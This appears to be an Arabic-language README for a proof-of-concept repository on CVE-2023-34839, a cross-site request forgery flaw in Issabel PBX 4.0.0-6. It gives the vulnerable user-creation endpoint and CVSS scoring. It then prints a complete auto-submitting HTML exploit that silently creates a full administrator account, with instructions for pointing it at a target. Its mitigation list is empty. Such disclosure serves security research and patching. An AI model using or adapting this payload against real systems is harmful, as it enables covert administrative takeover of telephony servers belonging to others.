 sahiloj/cve-2023-34839
CVE-2023-34839 هي ثغرة من نوع تزوير الطلب عبر المواقع (CSRF) تم اكتشافها في Issabel PBX الإصدار 4.0.0-6، وهي منصة اتصالات موحدة مفتوحة المصدر واسعة الاستخدام.



CVE-2023-34839 هي ثغرة من نوع تزوير الطلبات عبر المواقع (CSRF) تم اكتشافها في Issabel PBX الإصدار 4.0.0-6، وهو منصة اتصالات موحدة مفتوحة المصدر واسعة الاستخدام. توجد الثغرة في نقطة نهاية إدارة المستخدمين وتسمح لمهاجم غير موثوق عن بُعد بإنشاء حساب مدير جديد بهدوء عن طريق خداع مدير تمت المصادقة عليه حاليًا لزيارة صفحة ويب مصممة خصيصًا.
| الحقل | القيمة |
|---|---|
| معرف CVE | CVE-2023-34839 |
| التاريخ | 23 يونيو 2023 |
| الباحث | Sahil Ojha |
| المورّد | Issabel |
| المنتج | Issabel PBX |
| الإصدار | 4.0.0-6 |
| تم الاختبار على | Windows |
لا يطبق Issabel PBX 4.0.0-6 حماية CSRF (مثل رموز المزامنة، أو سمات ملفات تعريف الارتباط SameSite، أو التحقق من رأس Origin / Referer) على نقطة نهاية إنشاء المستخدم:
POST /index.php?menu=userlist&action=new
نظرًا لأن التطبيق يعتمد فقط على ملفات تعريف الارتباط الخاصة بالجلسة للمصادقة ولا ينفذ أي تحقق من صحة الطلبات التي تغير الحالة، فسيتم قبول أي طلب POST مزيف من أي مصدر ومعالجته بكامل صلاحيات جلسة المدير المسجل دخوله.
السبب الجذري: عدم وجود التحقق من رمز مكافحة CSRF في نقاط النهاية الإدارية التي تغير الحالة.
فئة الثغرة: CWE-352 — تزوير الطلبات عبر المواقع (CSRF)
| البرنامج | الإصدار | الحالة |
|---|---|---|
| Issabel PBX | 4.0.0-6 | معرضة ✔ |
| المقياس | القيمة |
|---|---|
| متجه CVSS v3.1 | AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H |
| الدرجة الأساسية | 8.8 (عالية) |
| متجه الهجوم | شبكة |
| تعقيد الهجوم | منخفض |
| الصلاحيات المطلوبة | لا شيء |
| تفاعل المستخدم | مطلوب (زيارة مدير) |
| النطاق | غير متغير |
| السرية | عالية |
| التكامل | عالية |
| التوفر | عالية |
يمكن للمهاجم استغلال هذه الثغرة باتباع الخطوات عالية المستوى التالية:
لا يتطلب الأمر أي تفاعل بخلاف زيارة صفحة واحدة من الضحية.
⚠️ لأغراض تعليمية واختبارات مرخصة فقط.
استبدلlocalhostباسم المضيف أو عنوان IP الخاص بمثيل Issabel PBX الهدف.
إذا كنت تختبر ضد نقطة نهايةhttps://بشهادة ذاتية التوقيع، فيجب عليك أولاً زيارة عنوان URL الهدف في نفس المتصفح وقبول تحذير الشهادة؛ وإلا فسيحظر المتصفح إرسال النموذج عبر المنشأ المختلف.
<html>
  <!-- CSRF Exploit — CVE-2023-34839 -->
  <body>
    <form action="https://localhost/index.php?menu=userlist&action=new" method="POST">
      <input type="hidden" name="save"             value="Save" />
      <input type="hidden" name="name"             value="CSRF" />
      <input type="hidden" name="description"      value="CSRF Test Account" />
      <input type="hidden" name="password1"        value="Test@123" />
      <input type="hidden" name="password2"        value="Test@123" />
      <input type="hidden" name="group"            value="1" />   <!-- 1 = Administrator -->
      <input type="hidden" name="extension"        value="" />
      <input type="hidden" name="webmailuser"      value="" />
      <input type="hidden" name="webmaildomain"    value="" />
      <input type="hidden" name="webmailpassword1" value="" />
      <input type="hidden" name="id_user"          value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
ملف الاستغلال متاح أيضًا في هذا المستودع: CSRF Exploit.html


انتقل إلى واجهة ويب Issabel PBX وقم بتسجيل الدخول باستخدام بيانات اعتماد المدير.

انسخ كود HTML لإثبات المفهوم أعلاه واحفظه كملف .html، مع استبدال localhost باسم المضيف الفعلي أو عنوان IP لمثيل Issabel الهدف.
يستخدم الاستغلال حقول نموذج مخفية لإرسال طلب POST جديد لإنشاء مستخدم إلى التطبيق بصمت. عند تحميل الصفحة، يقوم JavaScript المضمن بإرسال النموذج فورًا دون أي إجراء مرئي من المستخدم.
افتح ملف HTML المحفوظ في نفس المتصفح (في علامة تبويب جديدة) بينما جلسة المدير لا تزال نشطة. سيتم إرسال النموذج تلقائيًا فور تحميل الصفحة.

ارجع إلى لوحة إدارة المستخدمين في Issabel PBX. سيتم إنشاء حساب مستخدم جديد (في إثبات المفهوم هذا، اسمه CSRF) بصلاحيات مدير كاملة — دون أي تفاعل إضافي بخلاف فتح صفحة الاستغلال.
يسمح الاستغلال الناجح لـ CVE-2023-34839 للمهاجم بما يلي:
نظرًا لأن الحساب الاحتيالي يستمر حتى بعد انتهاء جلسة الضحية، يحتفظ المهاجم بالوصول إلى أجل غير مسمى حتى يتم اكتشاف الحساب وإزالته.
يجب على مسؤولي ومطوري Issabel PBX تطبيق التخفيفات التالية:







